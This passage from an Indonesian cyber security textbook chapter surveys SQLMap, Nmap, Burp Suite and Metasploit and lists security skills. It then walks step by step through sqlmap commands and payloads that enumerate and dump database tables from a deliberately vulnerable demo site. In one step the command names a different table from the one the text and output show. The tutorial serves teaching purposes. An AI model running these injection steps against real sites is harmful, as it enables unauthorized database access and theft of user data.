get a 302 redirect to 'http://localhost:80/dwa/login.php'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jnna6c262t3...fjp7g02h30;security=impossi
ble'). Do you want to use those [Y/n] n
[19:51:59] [INFO] testing if the target URL content is stable
[19:51:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[19:51:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:51:59] [INFO] testing for SQL injection on GET parameter 'id'
[19:51:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:51:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:51:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:51:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:51:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:51:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:51:59] [INFO] testing 'Generic inline queries'
[19:51:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:51:59] [WARNING] time-based comparison requires larger statistical model, please wait. (done)

```

Gambar 3.1 Tampilan SQLMap

SQLMap adalah alat uji penetrasi *open source* yang mengotomatisasi proses mendeteksi dan mengeksploitasi kelemahan injeksi *SQL* dan mengambil alih basis data *server*. Jadi *SQLMap* ini adalah *tools* yang dapat mendeteksi dan melakukan eksploitasi pada *bug SQL* injection secara otomatis. dengan melakukan serangan *SQL injection* seorang *attacker* dapat mengambil alih serta memanipulasi sebuah database di dalam sebuah *server*.

SQLMap ini memiliki fungsi bawaan untuk mendeteksi jenis *database* yang digunakan korban serta data-data yang didapatkan sehingga dari data tersebut kita dapat melihat, menambah, dan mengubah isi dari data-data tersebut serta bersifat *open source*.

3.3.2. NMap

```
bratchc2ddsktop bratch # nmap -T5 -sV -O localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix


Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch #
```

Gambar 3.2 Tampilan NMap

Software ini bisa melakukan *scanning*, *auditing* dan juga mengeksplorasi jaringan internet Anda untuk mengetahui *host* yang terkoneksi ke jaringan, jasa yang disediakan oleh *host*, tipe *firewall* dan *filter* yang digunakan *host*, versi *OS* yang digunakan, dan masih banyak lagi.


NMap pun banyak digunakan untuk mengecek *open ports* secara berkala, memonitor pelayanan *host*, me-maintain jadwal servis update dan pekerjaan yang berkaitan dengan sistem administrasi lainnya. NMap bisa berjalan di beragam tipe OS, seperti *Windows*, *Linux*, *Mac OS X*, hingga *Solaris*, *HP-UX* dan *AmigaOS*

3.3.3. Burpsuite



Gambar 3.3 Tampilan BurpSuite

3.3.5. Metasploit



```

      .:~::~
      .\$$$$L...==aaccaacc%#s$b.      d8,      d8P
      #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$BP  d888888p
      '7$$$$\''''''''^'^'.7$$$|D*''''''  788'
      d8bd8b.d8p d8888b 788' d888b8b      .os#|$*''      d8P      78b 88P
      88P' ?P' ?P d8b_ dP 88P d8P' 788      .oS#S*''      d8P d8888b $whi?88b 88b
      d88 d8 78 88b      88b 88b ,88b .oS$$$$$*'' 788,.d88b, d88 d8P' 788 88P `78b
      d88' d88b 8b`?8888P' `78b`?88P'.aS$$$$$Q*'' `788' 788 788 88b d88 d88
      .a$$$$$$$''      88b d8P 88b`?8888P'
      ,s$$$$$$$''      888888P' 88n      _.,,ass;:
      .a$$$$$$$P'      d88P'      ..ass%S$$$$$$$$$$$$$$$$$'
      .a$####$P'      _.,,-aqsc#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a$####$P'      _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
      .a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS#==-''''^/$$$$$'
      ,&$$$$$'
      ll&$$$$$'
      .;;lll&$$&'
      ...;lllll&'
      .....;llll;.....
      .....;llll;.....

      =[ metasploit v5.0.29-dev ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

msf5 >

```

Gambar 3.5 Tampilan *Metasploit*

Cukup dengan 1 *software* ini saja, Anda sudah bisa duduk santai dan menyerahkan proses *scanning*, analisa dan laporan sepenuhnya ke *Metasploit*. *Metasploit* dilengkapi dengan *GUI* dan *command line* yang bisa bekerja di semua *OS* (*Windows*, *Mac OS* dan *Linux*).

Dengan *Metasploit*, Anda bisa melakukan pengecekan jaringan memakai banyak fitur seperti *modules browser*, *basic* dan *manual exploitation*, *command line* dan *GUI*. Sayangnya, penggunaan *Metasploit* biasanya berbayar. Namun Anda bisa mendapatkan versi gratis *open-source* di masa *trial* terbatas (*limited*).

3.4 Brainware Pendukung

Seseorang yang ahli di bidang *Cyber Security* harus menguasai beberapa skill IT, dikarenakan banyaknya ancaman kejahatan dunia digital oleh karena itu di bidang *Cyber Security* juga membutuhkan pengetahuan tentang *system architecture*, *management of operating systems*, *virtualization software*, *administrator*, dan *networking*, adapun *hard skill* yang dibutuhkan untuk pekerjaan *Cyber Security* ini adalah sebagai berikut:

3.4.1. Pemrograman

Beberapa bahasa pemrograman harus dikuasai oleh setiap ahli *Cyber Security*, hal ini sangat penting untuk mengukur kemungkinan terjadinya serangan pada sistem dan merancang antisipasi pada percobaan yang telah dilakukan.

3.4.2. Analisis dan *Mitigasi* Risiko

Seorang pakar *Cyber Security* dituntut untuk bisa mengidentifikasi ancaman yang ada. Itu sebabnya kemampuan di bidang analisis dan *mitigasi* risiko pun menjadi salah satu skill yang dicari oleh perusahaan pada setiap ahli *Cyber Security*.

Mitigasi risiko di dunia maya sendiri mengacu pada kebijakan dan proses yang dibuat perusahaan untuk mencegah insiden pelanggaran data dan keamanan, serta membatasi tingkat kerusakan ketika terjadi serangan pada sistem.

Ada tiga komponen dalam *mitigasi* ancaman pada keamanan dunia maya, yaitu:

- A. *Threat remedy*, strategi dan alat yang digunakan untuk mengurangi dampak dari ancaman keamanan aktif yang berhasil menyusup ke sistem jaringan pertahanan keamanan perusahaan
- B. *Threat prevention*, tindakan untuk melindungi aplikasi dan data perusahaan dari ancaman serangan siber
- C. *Threat identification*, alat dan manajemen keamanan untuk mengidentifikasi ancaman keamanan yang aktif.

3.4.3. *Intrusion Detection*

Banyak perusahaan mulai menyadari bahwa setiap sistem rentan terhadap peretasan. Itu sebabnya seorang ahli di bidang *Cyber Security* pun diharapkan mampu mengurangi risiko terjadinya hal tersebut dengan kemampuannya dalam mendeteksi intrusi.

Dengan keterampilan tersebut seorang ahli *Cyber Security* dapat mendeteksi aktifitas-aktifitas yang berpotensi membahayakan sistem sebelum pelanggaran atau serangan terjadi.

3.4.4. *Cloud Security*

Skill yang satu ini juga menjadi keterampilan dasar yang belakangan banyak dicari pada ahli *Cyber Security* mengingat banyak perusahaan yang mulai menggunakan layanan berbasis *cloud*.

Layanan berbasis *cloud* memang dikenal rentan terhadap beberapa risiko keamanan *cyber* seperti pelanggaran data hingga peretasan akun. Itu sebabnya keterampilan ini dibutuhkan agar memastikan data yang disimpan pada layanan berbasis *cloud* tersebut aman.

3.4.5. *Analisis Malware*

Ancaman malware adalah masalah serius yang dihadapi oleh ahli *Cyber Security*. Mereka diminta untuk *proaktif* dalam pendekatan keterampilan terkait manajemen ancaman digital.

Lantaran sangat penting bagi perusahaan membuat pemulihan secara cepat setelah adanya ancaman ke situs mereka.

Tak heran bila dalam suatu perusahaan pakar *Cyber Security* ini sangat dibutuhkan keberadaannya, terutama keahlian analisisnya terhadap *malware*.

3.4.6. *Enkripsi*

Permintaan akan keterampilan enkripsi di antara profesional *Cyber Security* semakin meningkat karena perusahaan menyadari serangan *siber* rentan terjadi dan bahkan menjadi lebih sulit untuk diidentifikasi dan dicegah.

Keterampilan ini dibutuhkan salah satunya ketika perusahaan dihadapkan pada skenario terburuk seperti saat mengalami ancaman dimana peretas berupaya mengakses dan mencuri data pribadi bisnismu namun tim keamanan gagal mendeteksi secara langsung.

Pada skenario seperti ini, enkripsi dibutuhkan sebagai jalur terakhir untuk melindungi data yang ada karena data-data yang sudah dienkripsi tidak dapat diakses tanpa kunci enkripsi.

3.5 Penggunaan dan Implementasi di Lapangan

Tanpa disadari, mungkin kita sudah sering menggunakan aplikasi berbasis web tanpa mengetahui definisinya sendiri. Aplikasi berbasis web adalah jenis perangkat lunak yang memungkinkan pengguna untuk berinteraksi dengan *server* jarak jauh melalui antarmuka *browser* web. Akses perangkat lunak ini bisa menggunakan koneksi jaringan *HTTP*, tidak dalam memori peringat.

Aplikasi berbasis web itu tentu saja tidak sepenuhnya aman, terdapat beberapa kemungkinan terhadap *cyber attack* yang terjadi diakibatkan suatu celah pada aplikasi yang rentan. Hal ini akan sangat fatal apabila dibiarkan, tentu saja hal tersebut perlu diperbaiki oleh *cyber security*. Berikut adalah implementasi dari kemungkinan kerentanan web yang terjadi :

3.5.1. *SQL Injection*

SQL Injection adalah sebuah langkah injeksi kode menggunakan teknik penyalahgunaan celah keamanan pada lapisan database sebuah aplikasi berbasis web. Ancaman *cybercrime* ini bisa terjadi karena adanya *input* yang tidak difilter dengan benar dalam pembuatannya, sehingga terciptalah celah yang bisa disalahgunakan.

Umumnya *attacker* menggunakan *tools* tertentu untuk injeksi dan mengakses database tanpa perlu melakukan proses *otentikasi*, apabila *attacker* berhasil mengakses database maka ada beberapa dampak yang kemungkinan besar akan terjadi, seperti *verifikasi login* bisa ditembus, privasi pengguna website terancam, data website dicuri, database dimodifikasi dan dihapus, OS command, dan bagaimana *cyber security* dan *attacker* melakukan aksinya, Berikut contoh umum yang dapat kita ketahui untuk ilmu pengetahuan.

3.5.1.1. Attacking Menggunakan SQLMap

Penyerangan ini biasanya dilakukan oleh *attacker*, tapi *cyber security* juga dituntut untuk bisa memperagakan hal ini agar bisa mencegah penyerangan yang terjadi. Misalnya, kita memperoleh *URL* yang rentan adalah, <http://testphp.vulnweb.com/listproducts.php?cat=4>

Lalu cek kerentanan website menggunakan *tool SQLMap*
`$ sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=4`


```

[19:38:55] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[19:38:55] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[19:39:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:39:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
r (potential) technique found
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: cat=(SELECT (CASE WHEN (3293=3293) THEN 4 ELSE (SELECT 9255 UNION SELECT 5762) END))

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=4 AND EXTRACTVALUE(6077,CONCAT(0x5c,0x716a7a6271,(SELECT (ELT(6077=6077,1))),0x7178717871))
---
[19:39:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[19:39:11] [INFO] fetched data logged to text files under 'C:\Users\user\AppData\Local\sqlmap\output\testphp.vulnweb.com'
[*] ending @ 19:39:11 /2022-07-19/

```

Gambar 3.6 Cek Kerentanan Website

SQLMap telah menemukan sistem operasi, *server web* dan *database* beserta informasi versi, yang dimana hal ini telah membuktikan bahwa aplikasi web tersebut rentan, lalu kita akan lanjutkan lebih dalam untuk bisa melihat bagaimana *attacker* menguji terlebih dahulu agar aksinya tercapai.

1. Temukan Database

Setelah terkonfirmasi bahwa remote url rentan terhadap *SQL Injection* dan dapat dieksploitasi, langkah selanjutnya adalah mengetahui nama-nama basis data yang ada pada sistem remote tersebut. *Flag "--dbs"* digunakan untuk mendapatkan daftar database.

`$ sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=4 --dbs`

```

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Payload: cat=4 AND EXTRACTVALUE(6077,CONCAT(0x5c,0x716a7a6271,(SELECT (E
---
[19:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[19:43:54] [INFO] fetching database names
[19:43:55] [INFO] retrieved: 'information_schema'
[19:43:55] [INFO] retrieved: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema
[19:43:55] [INFO] fetched data logged to text files under 'C:\Users\user\AppData

```


Gambar 3.7 Mencari Database

Pada *output* tersebut kita bisa melihat terdapat 2 database, dan “*acuart*” sebagai *database* utama

2. Temukan tabel di database tertentu

Pada tahap ini kita akan mengetahui tabel nya terlebih dahulu agar bisa diperintah untuk ditampilkan

```
$ sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=4 --tables -D acuart
```



```
back-end DBMS: MySQL >= 5.1
[19:50:11] [INFO] fetching tables for database: 'acuart'
[19:50:12] [INFO] retrieved: 'artists'
[19:50:12] [INFO] retrieved: 'carts'
[19:50:12] [INFO] retrieved: 'categ'
[19:50:13] [INFO] retrieved: 'featured'
[19:50:13] [INFO] retrieved: 'guestbook'
[19:50:13] [INFO] retrieved: 'pictures'
[19:50:14] [INFO] retrieved: 'products'
[19:50:14] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Gambar 3.8 Mencari Tabel Tertentu

Terdapat 8 tabel pada database tersebut, setelah ini *attacker* biasanya mengincar data sensitif seperti tabel *users*, yang dimana isi pada tabel tersebut berisi *email*, *credit card*, *username* serta *password* yang bisa diakses pada *website*.

3. Menampilkan isi tabel

Pada dasarnya langkah ini adalah langkah terakhir pada proses *attacking* karena penyerang bisa melihat dan melanjutkan penyalahgunaan aksinya pada aplikasi web maupun remote os, untuk mengetahui isi table *users*, gunakan perintah

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=4 --dump -D acuart -T products
```

```

[20:00:01] [INFO] retrieved: test
[20:00:01] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
1 entry
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc | name | cart | pass | uname | phone | email | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
| "j"#[98991*97996*98991*97996] | <h1>goodname<script>1)acx(["abc" | 0233b52cd85a65ee896aa25cedcdbe7 | test | test | saedf | <h1>number87</h1> | 1$)acx({98991*97996})kca |
+-----+-----+-----+-----+-----+-----+-----+-----+
[20:00:08] [INFO] table 'acuart.users' dumped to CSV file 'C:\Users\user\AppData\Local\sqlmap\output\testphp.vulnweb.com\dump\acuart\users.csv'
[20:00:08] [INFO] fetched data logged to text files under 'C:\Users\user\AppData\Local\sqlmap\output\testphp.vulnweb.com'

```


Gambar 3.9 Menampilkan Isi Tabel

Begitu setelah kode tereksekusi semua data akan terlihat jelas.


3.5.1.2. Attacking Menggunakan Burp Suite

Selain menggunakan *SQLMap*, burp suite dapat juga digunakan untuk menguji kerentanan sebuah aplikasi web. Burp suite juga dapat dikombinasikan dengan metasploitable untuk digunakan oleh pelaku *Cyber Security* atau hacker untuk mengakses *mutillidae*, sebuah laman untuk mengasah skill *Cyber Security*. Berikut merupakan implementasinya.

1. Buka laman *mutillidae* yang berada di *localhost*. Setelah terbuka silahkan pilih menu *OWASP 2017*, lalu *Injection*, *SQLi - Extract Data*, *User Info*.


Gambar 3.10 Tampilan Laman *Mutillidae*

Setelah dipilih, nanti akan muncul menu sebagai berikut.




Gambar 3.11 Tampilan Laman Mutillidae Untuk Berlatih SQLi

2. Buka *Burp Suite*, jika *Burp Suite* yang digunakan adalah *professional edition*, user dapat memilih *project* atau membuat *project* yang dapat disimpan. Jika *community edition*, user hanya dapat memilih *temporary* project lalu klik next.




Gambar 3.12 Tampilan Awal Software Burp Suite

Setelah diklik next, maka akan muncul tampilan berikut. User dapat memilih *config* dari *local* atau gunakan *config default* dari *Burp*. Setelah memilih, klik *Start Burp*.




Gambar 3.13 Tampilan Menu *Configuration Burp Suite*

Dan setelah loading selesai akan muncul *dashboard* dari *Burp Suite*.



